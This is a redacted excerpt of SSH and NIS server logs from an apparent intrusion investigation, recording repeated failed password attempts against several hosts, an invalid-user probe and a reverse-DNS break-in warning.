Feb 12 10:28:19 bear sshd[7057]: Connection closed by (b)(6),(b)(7)(C)

After (b)(6),(b)(7)(C) password is disabled, here are the attempts from intruder
IP's and gareth's accounts including strange procalinda:

Feb 12 09:03:38 raspberry sshd[28486]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:06:29 pisces sshd[10478]: Invalid user procalinda from
(b)(6),(b)(7)(C)
Feb 12 09:06:39 laozi sshd[6060]: Accepted password for achung from
(b)(6),(b)(7)(C) port 49607 ssh2
Feb 12 09:06:39 pisces sshd[10478]: Failed password for invalid user
procalinda from (b)(6),(b)(7)(C) port 4873 ssh2
Feb 12 09:06:41 pisces sshd[10481]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:24:58 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16668]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 09:26:05 mars sshd[16679]: Failed password for graff from
(b)(6),(b)(7)(C) port 55573 ssh2

Feb 12 09:40:32 mars sshd[17006]: Failed password for graff from
(b)(6),(b)(7)(C) port 55681 ssh2
Feb 12 09:40:35 mars sshd[17009]: Connection closed by 82.91.94.127
Feb 12 12:57:36 cfcdbl rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
Feb 12 12:57:41 cfcdbl rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
Feb 12 12:57:41 jupiter sshd[22281]: Address (b)(6),(b)(7)(C) maps to
www.flashlightmedia.de, but this does not map back to the address - PO-
SSIBLE BREAK-IN ATTEMPT!
Feb 12 12:57:47 jupiter sshd[22281]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=(b)(6),(b)(7)(C)
user=graff
Feb 12 12:57:48 jupiter sshd[22281]: Failed password for graff from
(b)(6),(b)(7)(C) port 53239 ssh2
Feb 12 12:57:51 jupiter sshd[22284]: Received disconnect from
(b)(6),(b)(7)(C) : 13: Unable to authenticate

#####